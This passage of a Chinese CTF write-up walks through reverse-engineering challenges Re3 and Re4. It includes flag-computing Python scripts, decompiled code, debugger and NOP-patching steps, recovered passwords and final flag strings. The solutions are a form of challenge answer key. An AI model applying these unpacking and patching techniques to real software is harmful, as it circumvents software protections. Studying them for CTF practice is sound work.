
最后计算 flag 的脚本为：

```
IV="c678d6g64307gf4g`b263473ge35b5`9"
def getflag(x):
    var = x
    ret = ''
    for i in range(0,8):
        t = 1&var
        var = var>>1
        if(t==0):
            ret = '\x00'+ret
        else:
            ret = '\x01'+ret

    return ret

buf = getflag(0xba)+getflag(0xab)+getflag(0xc4)+getflag(0xb3)
#print buf.encode('hex')

flag = ''
for i in range(0,len(IV)):
    flag = flag + chr(ord(buf[i]) ^ord( IV[i]))

print flag
```

算出 flag：b669e6f65317ff5fac263573fe24b5a8

Reverse300 Re3


这题坑点在于显示出来的那个按钮对应的算法是无解的，真正的 flag 算法被隐藏了，脱壳后查看资源可以发现隐藏的按钮：



关键函数位置在 0x401F80，这里是正确的 flag 验证算法：


```
signed int __thiscall sub_401F80(int this)
{
  int v1; // esi@1
  signed int result; // eax@1
  int v3; // ecx@1
  int v4; // ecx@2
  int v5; // [sp-8h] [bp-Ch]@1
  int *v6; // [sp+0h] [bp-4h]@1

  v1 = this;
  v5 = this;
  v6 = &v5;
  sub_4140E9((CString *)&v5, (char **)(this + 92));
  result = sub_401740((void *)v1, v5);
  if ( result )
  {
    v5 = v3;
    v6 = &v5;
    sub_4140E9((CString *)&v5, (char **)(v1 + 96));
    result = sub_401860(v5);
    if ( result )
    {
```

在 OD 调试的时候下消息断点：



单击按钮断下来之后，修改按钮句柄，即可以断到真正的输出位置：

修改为 00030140，然后程序断下来，可以继续往下调试：



根据接下来几个函数的 check，分析得到最后的计算 flag 的代码为：

```
def get_ch(v6, v5, r):
    f = 0
    if r>='A' and r<='Z':
        r = ord(r)-ord('A')
    elif r>='a' and r<='z':
        r = ord(r)-ord('a')
        f = 1
    else:
        return r

    ret = []
    for ch in range(0, 26):
        #print (v6+v5*ch+26)%26,r
        if (v6+v5*ch+26)%26 == r:
            if f == 1:
                ret.append(chr(ch+ord('a')))
            else:
                ret.append(chr(ch+ord('A')))

    if len(ret) == 1:
        return ret[0]
    else:
        return ret

def main():
    key = 'b5h760h64R867618bBwB48BrW92H4w5r'
    v6 = 0x1C
    v5 = 5

    s = ''
    for i in range(32):
        s += get_ch(v6, v5, key[i])
    print 'SSCTF{'+s+'}'

if __name__ == "__main__":
    main()
```

计算得到 flag： SSCTF{f5b760b64D867618fFeF48FdE92B4e5d}

Reverse400 Re4

这题首先有两个密码，脱壳之后算法分析如下：

```
0012FDA6  27 2C F7 60 35 9D 54 82 CC 10 98 7E 24 39 94 26  ',鄒5漂僭□樨$9?
0012FDB6  99 F6 7B 06 F9 8E 0E 3D 56 AE 11 B4 AC 2F 7F 3F  昅{□鵡□=V?船/ ?

0041279C  16 A4 59 C6 76 30 29 41 A8 43 59 82 6D AA EF 39  □  茵0)A–Y傲  9
004127AC  8E 6F C0 17 A2 5C BB D1 91 F5 34 1C CE 00 00 00  黼?  谎戶4?..

db 41279c

27 95 68 F7 47 01 18 70 99 72 68 B3 5C 9B DE 08 BF 5E F1 26 93 6D 8A E0 A0 C4 05 2D FF

password = [Xi`An4YeCaoAnQuanGongSi][HP]

second_password:[//XinNianKuaiLe~//]
sp[0] = '[' = 0x5b
sp[1] = '/' = 0x2f
sp[len-2] = '/' = 0x2f
sp[len-1] = ']' = 0x5d
[/1234567890abcdef/]
[//XinNianKuaiLe~//]
```

得到两次密码分别为：[Xi`An4YeCaoAnQuanGongSi][HP]、[//XinNianKuaiLe~//]

接下来就蒙了……翻到一个假的 FLAG 算法，发现条件很是宽松。后来官方提示要透视 ==。看了看 opengl 画图的代码，主要函数在 0x401066，定义了 display 函数：

```
int __cdecl sub_401066(int a1)
{
  int v1; // eax@1

  j_glutInitDisplayMode(0x12);
  v1 = j_glutInitWindowPosition(100, 100);
  j_glutInitWindowSize(400, 400, v1);
  sub_401104((int)aHpL);
  j_glutDisplayFunc((int)sub_402921);
  glShadeModel(0x1D00u);
  j_glutFullScreen();
  j_glutSetCursor(101);
  sub_4027B0(a1, sub_401066);
  j_glutIdleFunc(sub_402865);
  j_glutReshapeFunc((int)sub_401000);
  return j_glutMainLoop();
}
```

display 函数 0x402921 处的内容：


```
glClear(0x4100u);
glPushMatrix();
glRotatef(angle, 0.0, 0.0, 1.0);
glColor3f(::red, green, blue);
glRectf(-0.80000001, -0.80000001, 0.80000001, 0.80000001);
glBegin(2u);
glColor3f(::red, green, blue);
for ( i = 0; i < (unsigned int)dword_41299C; ++i )
{
  x_4 = sin(2.0 * 3.1415927 / 80.0 * (double)i);
  x = cos(2.0 * 3.1415927 / 80.0 * (double)i);
  glVertex2f(x, x_4);
}
glEnd();
v2 = (double)(blue == 0.0);
v3 = (double)(green == 0.0);
red = (double)(::red == 0.0);
glColor3f(red, v3, v2);
glRectf(-0.60000002, -0.60000002, 0.60000002, 0.60000002);
glPopMatrix();
glColor3f(0.050000001, 1.0, 0.050000001);
glEnable(0xB71u);
glBegin(1u);
for ( j = 0; j < 0x180; j += 2 )
  glVertex2f(byte_40F030[j], byte_40F030[j + 1]);
```

旋转

干扰图形

画flag

由于 0x40f030 处是依靠前两个 password 异或得到的，所以感觉比较靠谱，Nop 掉其他干扰项，得到了画线版 flag：



根本无法辨认啊摔……想办法去掉这两条线，修改对应点的内存，终于得到 flag：

（居然还有+号，太丧病了……）